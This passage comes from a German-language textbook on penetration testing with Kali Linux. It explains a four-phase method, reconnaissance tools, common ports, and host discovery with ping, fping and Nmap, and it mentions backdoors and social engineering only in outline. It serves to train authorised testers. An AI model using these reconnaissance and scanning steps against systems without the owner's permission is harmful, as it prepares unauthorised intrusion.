Es ist ziemlich einfach, eine Standard-USB-Installation von Kali Live zu erstellen. Auch wenn der Prozess eventuell komplex erscheint, ist es relativ leicht, dem Live-ISO sowohl verschlüsselte als auch unverschlüsselte Persistenten hinzuzufügen, um deren Funktionalität erheblich zu erweitern.

Kapitel 7

Ablauf eines Penetrationstests

Ein Penetrationstest lässt sich wie jedes andere Projekt in eine Folge von Schritten gliedern. Eine strukturierte Herangehensweise ist für Sie als Penetrationstester wichtig, denn sie unterstützt Sie dabei, bei einem Test voranzukommen, ohne sich dabei zu verzetteln.

Durch diese einfache Herangehensweise können Sie den vielschichtigen Prozess in kleine und für Sie leicht handhabbare Aufgaben teilen. Diese Methode ist weit verbreitet, jedoch gibt es unterschiedliche Einteilungen der Schritte – von vier bis hin zu sieben Schritten. Der Name und die Anzahl der Schritte weichen bei den verschiedenen Methoden voneinander ab. Egal, für welche Methode Sie sich entscheiden, wichtig ist, dass der Prozess Ihnen einen kompletten Überblick über den gesamten Vorgang eines Penetrationstests gibt.

Lassen Sie sich nicht durch die unterschiedlichen Begrifflichkeiten der einzelnen Methoden verwirren. Was bei der einen Methode als »**Informationsbeschaffung**« – »**Information Gathering**« – bezeichnet wird, heißt in anderen »**Aufklärung**« – »**Reconnaissance**« oder kurz »**Recon**«, aber bei beiden geht es um das Gleiche. In diesem Buch werden wir uns nicht so sehr auf die Namen der Schritte konzentrieren wie auf die Tätigkeiten während dieses Schritts. Es ist wichtig, dass Sie die Grundlagen beherrschen. Anschließend können Sie sich auch intensiver mit den Methoden beschäftigen und die für Sie geeignete wählen.

Um es einfach zu halten, beschreibe ich in diesem Buch einen Vier-Schritte-Prozess. Empfehlenswert für Sie ist es, sich in weiterer Folge auch andere Methoden anzuschauen und dort Prozesse mit mehr oder weniger Schritten und unterschiedlichen Namen kennenzulernen. Auch wenn sich die Methoden in der Terminologie unterscheiden, werden Sie feststellen, dass die seriösen Methoden alle die gleichen Tätigkeiten abdecken.

Häufig wird bei den Methoden zum Abschluss noch eine Phase zum Verwischen von Spuren oder Verstecken erwähnt, die wir in diesem Buch erst einmal übergehen. In unserem Beispiel werden wir uns mit den folgenden Phasen beschäftigen:

1. Informationsbeschaffung (Aufklärung)
2. Scannen
3. Eindringen
4. Nacharbeiten




Abb. 7.1: Methodik für Penetrationstests

Am ehesten können Sie sich die Phasen als auf den Kopf gestellte Pyramide vorstellen, wie in Abbildung 7.1 zu sehen. Das zeigt, dass das Ergebnis der ersten Phase noch allgemein ist und mit jeder Phase auf immer konkretere Einzelheiten eingeengt wird.

Die Phase der Informationsbeschaffung muss weit gefasst sein. Sie müssen jede Einzelheit und jede Information über Ihr Ziel erfassen und speichern. Auch wenn die Information, die in der ersten Phase gesammelt wurde, unbedeutend erscheint, kann sie später entscheidend für den Erfolg eines Angriffs sein und zum Eindringen in das Zielsystem beitragen. In den weiteren Phasen konzentrieren wir uns immer mehr auf konkrete Angaben zum Ziel.

- Wo befindet sich das Ziel?
- Wie lautet seine IP-Adresse?
- Welches Betriebssystem läuft darauf?
- Welche Dienste und Softwareversionen laufen auf dem System?

Diese Fragen gehen immer mehr ins Detail. Wichtig ist es, diese Fragen in einer bestimmten Reihenfolge zu stellen und zu beantworten!

Die Reihenfolge der einzelnen Schritte ist von Bedeutung, da ein Schritt häufig das Ergebnis des vorhergegangenen benötigt. Wenn Sie einen Penetrationstest selbst durchführen, ist es nicht ausreichend, die Werkzeuge, die in Teil III des Buchs beschrieben werden, nur anwenden zu können. Um einen umfassenden und realistischen Penetrationstest durchzuführen, müssen Sie auch wissen, in welcher Reihenfolge Sie diese Tools einsetzen sollen.

Als Anfänger neigt man häufig dazu, die Aufklärungsphase zu überspringen und sofort mit dem Eindringen zu beginnen. Sollten auch Sie dazu neigen, die ersten

beiden Schritte auszulassen, sollten Sie bedenken, dass Ihnen so in der Regel deutlich weniger Ziele bzw. für einzelne Ziele weniger Angriffsmöglichkeiten zur Verfügung stehen. Ihr Test verkümmert in dem Fall zu einem Schmalspurtest.

Auch wenn ich den Prozess vorhin als auf den Kopf gestellte Pyramide beschrieben habe, sollten Sie sich den Ablauf der Schritte als einen Kreislauf vorstellen. Kritische Systeme sind nur selten direkt über das Internet zugängig. Häufig muss man eine Folge von zusammengehörigen Zielen durchdringen, bevor es möglich ist, das gewünschte Ziel anzugreifen. Das heißt, Sie müssen erst einen Computer hacken, um diesen zum Angriff auf den nächsten zu nutzen. Als Penetrationstester gehört es häufig zu Ihrer Aufgabe, sich durch mehrere Computer und Netzwerke zu arbeiten, bevor Sie das gewünschte Ziel erreichen.




Abb. 7.2: Die Phasen der Methode als Kreislauf

Der erste Schritt bei einem Penetrationsversuch ist immer die »**Informationsbeschaffung**«, bei der es darum geht, so viele Informationen über das Ziel wie möglich zu gewinnen. Je mehr Informationen Sie über ein Ziel haben, desto größer ist Ihr Erfolg in den nachfolgenden Schritten.

Egal, welche Informationen Sie zu Beginn hatten, nach dem Abschluss der Phase »Informationsbeschaffung« sollten Sie über eine Liste von IP-Adressen verfügen, die Sie scannen können.

In der zweiten Phase unserer Methode, dem »**Scannen**«, haben wir zwei Teile der Scanphase:

- **Portscan:** Am Ende des Scans erhalten Sie eine Liste der offenen Ports und der Dienste, die möglicherweise auf dem Zielcomputer laufen.
- **Schwachstellen-Scan:** Dabei suchen Sie in der Software und den Diensten des Ziels nach bestimmten Schwachstellen.

Haben Sie die beiden Teile der zweiten Phase abgeschlossen, gehen Sie zur Phase des »**Eindringens**« über. Nachdem Sie genau wissen, welche Ports offen sind, welche Dienste darauf laufen und welche Schwachstellen diese Dienste aufweisen, können Sie mit den Angriffen auf das Ziel beginnen. Diese Phase wird von Neulingen oft als »richtiges Hacken« angesehen, dazu werden Werkzeuge verwendet, die massive Angriffe auf Knopfdruck erlauben. Für das Eindringen können viele verschiedene Techniken und Werkzeuge verwendet werden. Einige dieser Werkzeuge zeige ich Ihnen in Teil III des Buchs. Das Ziel eines Angriffsversuchs ist es, den administrativen Zugang auf den Zielcomputer zu erhalten.

In der letzten Phase, dem »**Nacharbeiten**«, müssen Sie den oft nur vorübergehenden Zugriff zum System festigen, indem Sie eine dauerhafte Hintertür dazu einrichten. Dadurch wird der administrative Zugang beibehalten, auch dann noch, wenn das betroffene Programm geschlossen wurde oder der Computer neu gestartet wird. Als ethischer Hacker müssen wir in der Phase vorsichtig sein.

Die Berichterstattung wurde in dieser Methode nicht als formeller Schritt genannt, aber dennoch ist es die letzte – und wichtigste – Tätigkeit eines Penetrationstests. Egal, wie viel Zeit und Planung Sie auch immer in den Test investiert haben, Ihr Kunde wird Ihre Arbeit und Leistung meistens an der Qualität Ihres Berichts bewerten. Der abschließende Bericht muss alle relevanten Informationen enthalten, die Sie durch den Test gewonnen haben, und ausführlich erklären, wie der Test durchgeführt wurde und was Sie dabei getan haben.

Es empfiehlt sich, auch Maßnahmen zur Abschwächung oder Lösung der aufgedeckten Sicherheitsprobleme anzuführen. Zu jedem Bericht gehört auch eine Zusammenfassung für die Geschäftsleitung, die auf einer oder zwei Seiten einen Überblick über Ihre Befunde gibt. Diese Zusammenfassung muss die größten Probleme, die Sie beim Test entdeckt haben, aufzeigen und kurz erläutern. Den Bericht sollten Sie so formulieren, dass er auch von Nichttechnikern gelesen (und verstanden) werden kann. Die Zusammenfassung sollte außerdem nicht zu viele technische Einzelheiten beinhalten, diese werden bereits im ausführlichen Bericht angeführt.

Weitere Informationen

Der PTES (Penetration Testing Execution Standard) ist als Quelle zu empfehlen, um sich ausführlicher und gründlicher über die Methode zu informieren. Der Standard enthält die Richtlinien für Sicherheitsexperten und eine Darstellung in alltäglicher Sprache, die in der Geschäftswelt genutzt werden kann.

Weitere Informationen finden Sie unter `http://www.pentest-standard.org`.

7.1 Informationen sammeln

Oft hat man bereits Grundkenntnisse über einige wenige Sicherheitstools. Die meisten haben auch schon mal ein System mit einem Portscanner untersucht oder vielleicht auch den Netzwerkdatenverkehr mit Wireshark überwacht. Wenige haben schon mit diversen Exploit-Tools wie Metasploit herumgespielt. In der Regel wissen Anfänger aber noch nicht, wie diese Werkzeuge im Gesamtzusammenhang eines Penetrationstests zu betrachten sind. Das Ziel dieses Abschnitts ist es, ein Verständnis für den Zusammenhang der Tools und Ergebnisse zu schaffen.

Anhand des folgenden Beispiels werden Sie erkennen, warum es sinnvoll ist, bei der Durchführung von Penetrationstests einer umfassenden Methode zu folgen. Es zeigt ebenfalls, wie wichtig dabei der erste Schritt, die Informationsbeschaffung, ist.

Wenn Sie als Penetrationstester arbeiten, kann es vorkommen, dass Sie eine Anfrage für einen Penetrationstest für ein Unternehmen bekommen, von dem Sie bisher noch nie etwas gehört hat. Häufig hat man zu Beginn nur den Namen als einzige Information.

7.1.1 Was nun?

Der erste Schritt bei jedem Auftrag besteht in der Recherche. Je gründlicher Sie sich auf eine Aufgabe vorbereiten, desto wahrscheinlicher ist es auch, dass Sie dabei erfolgreich sind. Um hier Abraham Lincoln zu zitieren:

> *Wenn ich acht Stunden Zeit hätte, um einen Baum zu fällen, würde ich sechs Stunden die Axt schleifen.*

Dasselbe kann man auch für einen Penetrationstest empfehlen. Sie müssen sich viel Zeit für die Phase der Informationsbeschaffung nehmen, dann ist der Penetrationstest auch von Erfolg gekrönt. Leider handelt es sich bei der Phase um den am meisten vernachlässigten und missverstandenen Schritt.

Ein Grund dafür ist, dass Neulinge häufig nicht wissen, welchen Nutzen diese Phase für die späteren Schritte hat. Aber es liegt sicher auch daran, dass dies der unspannendste Teil und auch wenig technisch ist. Als Anfänger neigt man deshalb

dazu, den Schritt als langweilig und anspruchslos zu empfinden, was eine gänzlich falsche Annahme ist. Es gibt leider nur wenige gute automatisierte Werkzeuge, die Sie für eine komplette Aufklärung nutzen können, aber wenn Sie mit den Grundlagen vertraut sind, eröffnet sich ein völlig neuer Blick auf die Welt. Als Informationssammler sind Sie zu gleichen Teilen Hacker, Social Engineer und Privatdetektiv. Im Gegensatz zu den anderen Phasen fehlen hier genau definierte Regeln.

Da eine komplette Erläuterung dieser Phase den Umfang des Buchs sprengen würde, widmen wir uns in diesem Kapitel nur der Informationssammlung, die mit den Tools von Kali möglich ist.

Zur vollständigen Sammlung von Informationen gibt es auch noch weitere Möglichkeiten und Quellen, wie zum Beispiel:

- **Google Direktiven:** Google ist ein wichtiges Werkzeug zur Informationssammlung und die Direktiven ermöglichen es, gezielter nach Informationen im Google-Index zu suchen. Sucht man in Google nach Informationen über eine Person, so wird man alle möglichen Verweise auf Personen mit diesem Namen erhalten. Mit den Direktiven kann man Google zwingen, nur Ergebnisse, die direkt aus der Zieldomäne stammen, zu liefern. Die Syntax für die Suche ist z.B. *site:domäne suchbegriff*. In Abbildung 7.3 sieht man die Einschränkung der Ergebnisse für den gleichen Suchbegriff.
- **Kommandozeilenbefehle:** Natürlich unterstützen Sie auch diverse Befehle bei der Informationssammlung, wie `host`, um Hostnamen in IP-Adressen aufzulösen, oder `nslookup`, um Einträge von Hosts von einem DNS-Server abzufragen.
- **Social Engineering:** Beim Social Engineering nutzt man die menschliche Schwachstelle aus. Das Ziel dabei besteht darin, die Angestellten zu verleiten, vertrauliche Informationen über das Ziel preiszugeben.

Abb. 7.3: Vergleich normale Google-Suche (unten) und Suche mit der Verwendung von Direktiven (oben). Das Ergebnis wird auf ungefähr 30.000 statt einer Million Ergebnisse eingeschränkt.

7.1.2 Kali-Tools zur Informationsbeschaffung

In Teil III werden Sie sehen, wie Kali-Tools genutzt werden können. Einige dieser Tools sind ideal für die Phase des Sammelns von Informationen. Hier sehen Sie eine Zusammenfassung:

- **HTTrack:** Mit diesem Tool kann eine Webseite offline kopiert werden, sodass Sie bei der Informationsbeschaffung unentdeckt bleiben. Mehr dazu in Abschnitt 8.1.6.
- **TheHarvester:** Dieses Tool dient zum Aufspüren von E-Mail-Adressen und Hostnamen. Mehr in Abschnitt 8.1.2.
- **Dig:** Mit Dig können Sie DNS-Informationen über das Ziel abrufen. Mehr in Abschnitt 8.1.3.
- **Fierce:** Mit diesem Tool ist auch das Sammeln von DNS-Informationen möglich, wenn dies aufgrund von Einschränkungen des Administrators erschwert wurde. Mehr in Abschnitt 8.1.4.
- **MetaGooFil:** Ein ideales Tool, um Meta-Informationen aus Dokumenten zu filtern, die auf der Homepage zur Verfügung gestellt werden. Mehr in Abschnitt 8.1.5.

7.1.3 Informationen nach angreifbaren Zielen durchsuchen

Nachdem Sie die Informationen gesammelt haben, müssen diese gesichtet werden. In der Regel liefert auch eine einfache Informationssammlung schon eine ganze Menge an Daten.

Nach dem ersten Schritt verfügen Sie über ein solides Verständnis der Zielorganisation – über deren Gliederung, deren Aufbau und sogar die eingesetzten Technologien.

Wenn Sie die Daten untersuchen, erstellen Sie am besten eine zentrale Liste zum Festhalten von IP-Adressen. Außerdem sollten Sie auch zusätzliche Listen für E-Mail-Adressen, Hostnamen und URLs anlegen.

Viele der erfassten Daten lassen sich nicht direkt für einen Angriff nutzen. Alle bedeutenden Informationen müssen – sofern sie nicht als IP-Adresse vorliegen – noch in IP-Adressen übersetzt werden. Der Befehl `host` hilft Ihnen dabei, zusätzliche IP-Adressen, die im Zusammenhang mit dem vorliegenden Hostnamen stehen, herauszufinden.

Nach der Durchsicht aller gesammelten Informationen und der Übersetzung der Daten in angreifbare Ziele liegt Ihnen eine Liste von IP-Adressen vor, die zum Ziel gehören oder mit diesem in Zusammenhang stehen. Aber bevor Sie einen Angriff starten, müssen Sie sichergehen, dass die gefundenen Ziele auch zu dem vereinbarten Testumfang gehören. Sollte ein Ziel nicht zu den abgedeckten Adressen

gehören, muss dieses von der Liste der Ziele gestrichen werden oder von der Organisation als zusätzliches Ziel bestätigt werden.

Ziel dieser Phase ist es, eine Liste von IP-Adressen zu erhalten, die zulässige Ziele darstellen. Auch die Liste von nicht angreifbaren Zielen ist eine wichtige Information, deren Wert auf keinen Fall zu unterschätzen ist, deshalb sollten Sie diese nicht gleich löschen. In den weiteren Schritten werden Sie immer wieder auf diese Phase zurückkommen und weitere Informationen gewinnen.

7.2 Scannen

Sobald Sie die Phase der Informationsbeschaffung abgeschlossen haben, sollten Sie über ein solides Verständnis über das Ziel verfügen und auch über ausführliche Informationen, welche IP-Adressen zum Ziel gehören und für welche Sie auch eine Genehmigung für den Angriff haben. Diese Liste ist der Schlüssel für den Übergang vom Sammeln von Informationen zum Scannen. Während die erste Phase dazu dient, dass Sie die gesammelten Informationen zu angreifbaren IP-Adressen zuordnen, ist die zweite Phase dazu gedacht, dass Sie diesen Adressen offene Ports und Dienste zuordnen.

Um die Aufgabe erfüllen zu können, müssen die Netzwerke irgendeine Form von Kommunikation über die Grenzen hinweg erlauben. Vollständig isolierte Netzwerke ohne Internetzugriff oder Dienste, wie E-Mail oder Webverkehr, sind heute äußert selten. Jedoch jeder Dienst, jede Verbindung und jede Route zu einem anderen Netzwerk bietet einem Angreifer eine Möglichkeit, ins Netzwerk zu gelangen.

In dieser Phase ermitteln Sie die aktiven Dienste und die Dienste, die darauf laufen. Es empfiehlt sich, diese Phase in vier Schritte zu teilen, vor allem, wenn Sie gerade erst mit Penetrationstests beginnen:

1. Ermitteln der Aktivitäten des Systems mithilfe von Ping
2. Portscan des Systems mit Nmap
3. Weitere Untersuchung des Ziels mit der Skript-Engine von NMAP (NSE)
4. Schwachstellen-Scan des Systems mit OpenVAS

In diesem Abschnitt werden die vier Tätigkeiten auch getrennt voneinander betrachtet. Haben Sie bereits mehr Erfahrung mit Penetrationstests, können Sie die vier Schritte auch zu einem einzigen Vorgang kombinieren.

Im ersten Schritt bestimmen Sie, ob das Zielsystem eingeschaltet und in der Lage ist, mit dem eigenen Computer zu kommunizieren. Das ist eine nicht sehr zuverlässige Aktion, deshalb sollten Sie unabhängig vom Ergebnis dieses Tests auch mit den weiteren Schritten dieser Phase fortfahren. Auch wenn dieser Test der unzuverlässigste ist, sollten Sie ihn nicht auslassen und sich alle Computer merken, die

sich als aktiv melden. Sobald Sie mehr Erfahrung haben, werden Sie die Schritte 1 und 2 in einem einzigen Scan direkt aus Nmap heraus durchführen. Da dieses Buch als Einführung dient, werden wir den ersten Schritt aber auch als eigenständigen Vorgang betrachten.

Im zweiten Schritt ermitteln Sie die Ports und Dienste auf einem gegebenen Host. Laienhaft ausgedrückt bietet ein Port einen Weg, über die Software mit Hardware, wie beispielsweise einem Computer, kommunizieren zu können. Der Port ist eine Datenverbindung, die es dem Rechner ermöglicht, Informationen mit anderen Computern, Geräten und Software auszutauschen. Die Verwendung mehrerer Ports ermöglicht eine gleichzeitige Kommunikation ohne Wartezeit.

Sie können sich den Computer als Haus vorstellen. Es gibt unterschiedliche Möglichkeiten, wie eine Person ein Haus betreten kann. Jeder dieser Wege entspricht einem Port auf dem Rechner. So wie bei einem Haus lassen die einzelnen Zugangspunkte eines Computers den Verkehr in beide Richtungen zu. Sie müssen sich über jeden dieser Zugangspunkte eine Nummer vorstellen. Der Großteil der Personen wird wohl die Eingangstür verwenden, die Eigentümer können auch die Tür in der Garage benutzen. Zusätzlich wird es noch möglich sein, dass jemand das Haus durch die Terrassentür betritt. Andere könnten auch noch versuchen, das Haus auf unkonventionellere Art zu betreten, wie durch ein Fenster zu klettern.

Egal, wie man ein Haus betritt, diese Beispiele lassen sich auch auf Computer und Ports übertragen. Wie die Tür bei Häusern sind Ports Zugänge zum Computer. Diese Ports haben unterschiedliche Verkehrsaufkommen, die einen haben ein höheres Aufkommen – z.B. Eingangstür –, während andere eher abseitig sind und nur selten genutzt werden.

Viele der Netzwerkdienste nutzen Standardportnummern, wodurch der Angreifer einen Hinweis auf die Funktion des Zielsystems bekommt. Tabelle 7.1 zeigt die häufigsten verwendeten Ports und die dazugehörigen Dienste.

Es gibt noch sehr viel mehr Ports und Dienste. Diese Liste bietet nur einen grundlegenden Einblick in die gebräuchlichsten Ports, die man heute nutzt. Wenn Sie einen Portscan der Ziele durchführen, werden Ihnen diese Dienste immer wieder begegnen.

Portnummer	Service
20	FTP-Datenübertragung
21	FTP-Steuerung
22	SSH
23	Telnet

Tabelle 7.1: Standard-Portnummern und die Dienste

Portnummer	Service
25	SMTP (E-Mail)
53	DNS
80	http
137–139	NetBIOS
443	HTTPS
445	SMB
1433	MSSQL
3306	MySQL
3389	RDP
5800	VNC über http
5900	VNC

Tabelle 7.1: Standard-Portnummern und die Dienste (Forts.)

Legen Sie besonderes Augenmerk auf die Ermittlung von offenen Ports auf den Zielsystemen. Sie sollten sich ausführliche Notizen machen und alle Ausgaben der Werkzeuge, die im zweiten Schritt eingesetzt werden, speichern. Bedenken Sie dabei, dass jeder offene Port einen möglichen Zugang zum Zielsystem darstellt.

Im dritten Schritt nutzen Sie NSE (Nmap Scripting Engine), um die vorangegangenen Ergebnisse weiter zu untersuchen und zu bestätigen. NSE ist ein sehr leistungsfähiges und doch einfaches Tool, das die Möglichkeiten und Vielseitigkeit von Nmap erweitert. Es ermöglicht Hackern und Penetrationstestern, vorgefertigte und eigene Skripte auszuführen, um die Befunde zu überprüfen, weitere Prozesse und Schwachstellen aufzuspüren und viele Techniken für Penetrationstests zu automatisieren.

Der vierte und letzte Schritt unserer Scanmethode ist der Schwachstellen-Scan. Dabei ermitteln Sie bekannte Schwachstellen der Dienste und Software, die auf dem Zielcomputer laufen. Eine dieser Schwachstellen ist wie ein Jackpot, aber nicht der große Gewinn für einen Penetrationstester. Sie können viele Systeme mit nur wenigen oder gar keinen Kenntnissen auskundschaften, wenn Sie eine der bekannten Schwachstellen darauf finden.

Den Schwachstellen kommt aber eine unterschiedliche Bedeutung zu. Einige bieten Angreifern nur wenig Möglichkeiten, während andere es erlauben, den Computer mit einem einzigen Mausklick zu übernehmen und zu steuern. Die unterschiedlichen Schweregrade von Schwachstellen sehen wir uns später in Abschnitt 9.3.1 noch ausführlicher an.

Egal, ob Sie interessiert daran sind, Zugang zu einem internen Rechner oder einfach nur Zugang zu einem Netzwerk zu erhalten, man beginnt in der Regel mit einem Scan der Geräte am Netzwerkrand, da sich die meisten der im ersten Schritt gesammelten Informationen auf solche Randgeräte[1] beziehen. Zusätzlich ist es bei vielen verwendeten Technologien nicht immer möglich, direkt in das Netzwerk zu gelangen.

Der Scan der Randgeräte dient dazu, nach Schwachstellen zu suchen, die es Ihnen ermöglichen, Zugang zum Netzwerk zu erlangen. Haben Sie Zugang erlangt, können Sie von diesem übernommenen Computer aus den Scanvorgang wiederholen, um weitere Ziele zu entdecken. Durch die Wiederholung dieser Schritte können Sie eine detaillierte Karte des internen Netzwerks aufstellen und die Infrastruktur erkennen, die sich hinter der Firewall des Unternehmens versteckt.

7.2.1 Pings

Der Ping ist ein Netzwerkpaket, ein sogenanntes ICMP[2]-Echoanforderungspaket, das an eine besondere Schnittstelle auf einem Computer oder Netzwerkgerät geschickt wird. Sollte das Geräte online – und der Ping nicht deaktiviert – sein, dann schickt es dem Absender ein Echoantwortpaket zurück. Der Ping verrät uns nicht nur, ob das Gerät aktiv ist und Datenverkehr annimmt, sondern auch weitere Informationen, etwa über die Gesamtzeit, die für die Reise des Pakets zum Ziel und die Rückkehr erforderlich war. Um einen Ping auszuführen, geben Sie in einem Terminal folgenden Befehl ein:

```
ping Ziel-IP-Adresse
```

```
jebner@1610ICTE-NB002:~$ sudo ping 172.217.22.99
PING 172.217.22.99 (172.217.22.99) 56(84) bytes of data.
64 bytes from 172.217.22.99: icmp_seq=1 ttl=52 time=33.4 ms
64 bytes from 172.217.22.99: icmp_seq=2 ttl=52 time=25.9 ms
64 bytes from 172.217.22.99: icmp_seq=3 ttl=52 time=48.8 ms
64 bytes from 172.217.22.99: icmp_seq=4 ttl=52 time=47.3 ms
64 bytes from 172.217.22.99: icmp_seq=5 ttl=52 time=58.10 ms
64 bytes from 172.217.22.99: icmp_seq=6 ttl=52 time=42.8 ms
64 bytes from 172.217.22.99: icmp_seq=7 ttl=52 time=35.8 ms
^C
--- 172.217.22.99 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 12ms
rtt min/avg/max/mdev = 25.933/41.862/58.952/10.224 ms
jebner@1610ICTE-NB002:~$
```

Abb. 7.4: Beispiel eines Ping-Befehls unter KALI for WSL

1 Randgeräte sind Computer, Server, Firewalls und andere Geräte, die sich am Rand eines geschützten Netzwerks befinden. Sie dienen als Zwischenschicht zwischen den geschützten internen Ressourcen und externen Netzwerken, wie dem Internet.

2 Internet Control Message Protocol

Abbildung 7.4 zeigt die Ausgabe des Ping-Befehls. Der Ping-Befehl ist mit allen modernen Versionen von Linux und Windows möglich. Windows sendet standardmäßig vier Echoanforderungspakete und beendet den Befehl dann automatisch. Unter Linux werden so lange Pakete gesendet, bis der Anwender den Befehl mit Strg+C abbricht.

Betrachten Sie die dritte Zeile, die mit *64 bytes* beginnt. Dort sehen Sie, dass das Anforderungspaket den Zielhost erreicht hat und der Host ein Paket an unseren Rechner zurückgesendet hat. *64 bytes* bezeichnet die Größe des Antwortpakets, danach steht die IP-Adresse des Zielhosts – es könnte aber auch der Hostname dort stehen. Anhand der Angabe *imp_seq=* kann man die Reihenfolge der Pakete erkennen. Bei *ttl=52* handelt es sich um den »Time-to-Live«-Wert, über den die maximale Anzahl der Abschnitte festgelegt wird, die das Paket nehmen darf, bevor es automatisch abläuft. Die Angabe *time=48.8* teilt Ihnen mit, wie lange die gesamte Reise der Pakete zum und vom Ziel gedauert hat.

Nachdem der Ping-Befehl beendet wurde, werden Statistiken angezeigt. Darin finden Sie unter anderem die Anzahl der übertragenen und verloren gegangenen Pakete und Daten über die Zeit. Ist ein Zielhost offline oder blockiert er ICMP-Pakete, wird ein Paketverlust von 100% oder die Meldung »Zielhost unerreichbar« angezeigt. Ist die Netzwerkverbindung instabil, ist es möglich, dass mehrere Anforderungen mit einem Timeout abgebrochen werden.

Wie kann der Ping als Hacker-Werkzeug eingesetzt werden?

Ein Ping zeigt, ob ein Host aktiv ist. Deshalb kann der Dienst auch zum Aufspüren von Hostcomputern genutzt werden. Es wäre sehr aufwendig und höchst unwirtschaftlich – auch in kleinen Netzwerken –, jeden Rechner manuell anzupingen, indem Sie die möglichen Zieladressen eine nach der anderen eingeben. Es gibt glücklicherweise Werkzeuge, mit denen man automatisch auch ganze Ping-Folgen senden kann, die einen Bereich von IP-Adressen abdecken.

In Kali gibt es mit FPING eine einfache Möglichkeit, eine Ping-Folge auszuführen. Um es auszuführen, geben Sie im Terminal folgenden Befehl ein:

```
fping -a -g 192.168.178.1 192.168.178.254>hosts.txt
```

Die Option `-a` sorgt dafür, dass nur aktive Hosts angezeigt werden, mit `-g` legen Sie den Bereich der IP-Adressen fest, den Sie absuchen möchten. Mit > wird die Ausgabe in die dahinter genannte Datei gespeichert. Die Datei können Sie mit jedem beliebigen Texteditor öffnen, oder auch im Terminal anzeigen lassen:

```
cat hosts.txt
```

Haben Sie den Ping-Befehl abgesetzt, können Sie die dadurch erstellte Datei *hosts.txt* öffnen, die die Liste aller Zielcomputer enthält, die auf den Ping geantwortet haben.

Diese gefundenen IP-Adressen sollten Sie für eine spätere Untersuchung der Liste der Ziele hinzufügen.

7.2.2 Portscan

Nachdem Ihnen die Liste von Zielen vorliegt, können Sie mit der Untersuchung weitermachen. Man führt bei jeder gefundenen IP-Adresse einen Portscan durch, um herauszufinden, welche Ports geöffnet sind und welche Dienste[3] auf dem Zielsystem zur Verfügung stehen.

Sie sollten beachten, dass der Portscan eine aktive Suche ist. Hier klopfen Sie bildlich gesprochen an die verschiedenen Türen eines Hauses, um herauszufinden, wer darauf reagiert. Wenn Sie wissen, dass ein Port geöffnet ist – z.B. Port 80 –, können Sie versuchen, eine Verbindung zu diesem Port herzustellen. Dabei können Sie häufig genaue Informationen über den Webserver gewinnen, der an diesem Port lauscht.

Jeder Computer hat insgesamt 65.536 Ports, bei denen es sich um TCP[4]- oder UDP[5]-Ports handelt. Welches Protokoll eingesetzt wird, hängt davon ab, welcher Dienst am Port lauscht bzw. welche Form der Kommunikation über das Protokoll abgewickelt wird. Mit einem Scan der Ports erhalten Sie einen genaueren Eindruck vom Zweck des Computers – das ermöglicht es Ihnen, sich eine bessere Vorstellung davon zu machen, wie Sie diesen angreifen könnten.

Ein gutes Werkzeug für einen Portscan ist Nmap, das auch in Kali enthalten ist. Es wäre auch möglich, Nmap in einer grafischen Benutzeroberfläche – Zenmap – ausführen, aber hier werden wir uns auf die Verwendung des Terminals für Portscans konzentrieren.

In der Kommandozeilenversion lernen Sie die Optionen besser kennen, die das Verhalten des Werkzeugs steuern. Dadurch erhalten Sie mehr Flexibilität, eine genauere Kontrolle und ein besseres Verständnis des Tools. Befehle in der Kommandozeile lassen sich auch leicht in Skripten einsetzen, womit Sie den ursprünglichen Funktionsumfang des Werkzeugs erweitern können. Wenn Sie Ihre Fähigkeiten weiter ausbauen möchten, sind Skripte und Automatisierung unverzichtbar.

3 Ein Dienst ist eine Aufgabe, die von einem Computer ausgeführt wird – z.B. E-Mail, FTP, Drucken oder Bereitstellen von Webseiten)
4 Transmission Control Protocol
5 User Datagram Protocol

